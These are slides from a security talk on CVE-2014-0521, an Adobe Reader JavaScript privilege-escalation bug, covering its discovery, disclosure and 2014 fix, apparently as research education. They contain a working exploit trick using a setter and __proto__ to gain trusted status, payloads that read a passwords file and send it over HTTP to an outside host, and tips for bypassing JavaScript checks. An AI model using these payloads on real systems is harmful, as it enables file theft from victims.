THE LIFE OF AN ADOBE READER JAVASCRIPT BUG

GÁBOR MOLNÁR / @MOLNAR_G

ME

-2013 work at various companies, mainly JavaScript

2013- work at Ukatemi (CrySyS spin-off), malware related stuff

CTF competitions with the !SpamAndHex team

Participating in **bug bounty programs**

THIS TALK - CVE-2014-0521

Fixed in Adobe Reader version **11.0.07** on **May 13, 2014**

Adobe Security Bulletin APSB14-15

JS → Adobe Reader JS → discovery → exploit → reporting → fix

A RELATED TALK BY ME

Ethical Hacking Conference 2014 Hungary

Hungarian, JS bugs in general,

Firefox and Adobe Reader example, no code release

JAVASCRIPT BASICS - FUNCTIONS

```
function f1(a) {  // Function statement with name
    return a*2;
}

var f2 = function(a) {  // Function expression assigned to variable
    return a*100
};

var f3 = f1;  // Function references, first class functions

console.log(f1(1));  // 2
console.log(f2(2));  // 200
console.log(f3(3));  // 6
```

JAVASCRIPT BASICS - OBJECTS, METHODS

```
var o = {
    a: 1,
    b: [1,2,3,4]
};

o.a = 42;

o.f = function(p) {
    console.log('"this.a" is: ' + this.a + ', parameter is:' + p);
};

o.f(1);  // "this.a" is 42, parameter is 1
```

`this` is just a hidden parameter:


```
o.f.call({ a: 0 }, 2);  // "this.a" is 0, parameter is 2
```

JAVASCRIPT BASICS - PROPERTIES


```
var o = { a: 1 };
o.__defineGetter__('b', function() {       // Non-standard only API
    return this.a * 2;
});
o.__defineSetter__('b', function(value) {  // Non-standard only API
    this.a = value / 2;
});

console.log(o.a, o.b);  // 1, 2
o.a = 10;
console.log(o.a, o.b);  // 10, 20
o.b = 1000;
console.log(o.a, o.b);  // 500, 1000
```


ADOBE READER = GOOD PDF READER



ADOBE READER + JS = GREAT PDF READER



ARCHITECTURE




PRIVILEGED AND TRUSTED

Utility scripts, JS API implementations, signed PDFs need:

File IO, HTTP (form submission), etc.

Privileged API: only **Trusted functions** can call it.



GAINING TRUSTED STATUS, EXAMPLE

Init script:

```
app.apiFunction = app.trustedFunction(function(cb_object, cb_name, param) {
    app.beginPriv();
    // Do privileged stuff
    cb_object[cb_name](param);
    app.endPriv();
});
```

Exploit PDF:

```
function f() {
    app.beginPriv();
    // Do privileged operations
    app.endPriv();
}

app.apiFunction(app, 'trustedFunction', f);
f();
```

LET'S REVIEW THE INIT CODE!

Stored in a binary file: **JSByteCodeWin.bin**

```
$ file JSByteCodeWin.bin
JSByteCodeWin.bin: data
```

```
$ od -t x1 JSByteCodeWin.bin | head -n 1
0000000    07  00  ad  de  ff  1f  00  00  57  00  00  00  b4  00  00  00
```

```
$ od -t x4 JSByteCodeWin.bin | head -n 1
0000000    dead0007  00001fff  00000057  000000b4
```

```
$ strings EScript.api | grep JavaScript # Adobe Reader Linux version 9.5.5
...
JavaScript-C 1.8.0 pre-release 1 2009-02-16
...
```

SpiderMonkey 1.8 XDR bytecode format! (Firefox 3.0)

DECOMPILING THE BYTECODE

Need to build SpiderMonkey 1.8 - painful!

I've published the tool (source and binary) on GitHub:


molnarg/dead0007

> 22000 lines of JavaScript (prettified)!

JS CONSOLE

Save this in `Reader 11.0/Reader/Javascripts` as `.js`

```
app.addMenuItem({
    cName:"Console Window", cParent:"View", cExec:"console.show()"
});
```



HUNTING BUGS!

```
DynamicAnnotStore = app.trustedFunction(function (doc, user, settings) {
    this.doc = doc;
    this.user = user;
    // ...
});
var store = new DynamicAnnotStore(doc, { name: 'MG', ... }, { ... });
```

How to make this call a function for us?

PROPERTY TRICK

```
app.__defineSetter__('doc', app.beginPriv);
app.__defineSetter__('user', app.trustedFunction);

DynamicAnnotStore.call(/*this=*/app, /*doc=*/null, /*user=*/f);
```

Original code, and what actually happens:

```
this.doc = doc   -> app.beginPriv(null)
this.user = user -> app.trustedFunction(f)
```

Problem: cannot override property `doc` on the `app` object!

PROPERTY TRICK V2

```
var t = {};
t.__defineSetter__('doc', app.beginPriv);
t.__defineSetter__('user', app.trustedFunction);
t.__proto__ = app;
DynamicAnnotStore.call(/*this=*/t, /*doc=*/null, /*user=*/f);
```

Original code, and what actually happens:

```
this.doc = doc   -> app.beginPriv.call(t, null)
this.user = user -> app.trustedFunction.call(t, f)
```

Works!

PAYLOAD

Print file contents (cve-2014-0521-poc-1.pdf):

```
function f() {
    app.beginPriv();
    var file = '/c/notes/passwords.txt';
    var secret = util.stringFromStream(util.readFileIntoStream(file, false));
    app.alert(secret);
    app.endPriv();
}
```

Send file contents over HTTP (cve-2014-0521-poc-2.pdf):

```
function f() {
    app.beginPriv();
    var file = '/c/notes/passwords.txt';
    var secret = util.stringFromStream(util.readFileIntoStream(file, true));
    var url = 'http://192.168.56.1:9999/' + Math.ceil(Math.random()*10000) +
    Collab.uriCreateFolder(url);
    app.endPriv();
}
```

DEMO

REPORTING THE BUG

We've reported the bug on March 10, 2014,
got almost immediate response. (Thanks @boldi!)

THE FIX

The fix was released on May 13, 2014.

Probably: forbid calling `app.trustedFunction()` from property getter/setter.

TODO: reverse engineer the patch.

TIPS FOR JS HACKING

Property accesses are function calls.

Lot of checks can be bypassed:

```
if (a == 'x' && a == 'y' && a == 'z') { // ...
```

Time of check to time of use (TOCTTOU):

```
if (a.x === 'console.log("Hello World");') eval(a.x);
```

Built-in objects, classes are modifiable:

```
Math.random = function() { return 1; };
RegExp.prototype.test = function() { return true; };
```

JavaScript Proxies are very powerful (not usable in Reader).

BONUS TIP

1. Find a JS privilege escalation bug like this one.
2. Find bugs in privileged functions by fuzzing.

Probably easier than finding bugs in unprivileged functions that have been fuzzed for a long time now.

THE END

QUESTIONS?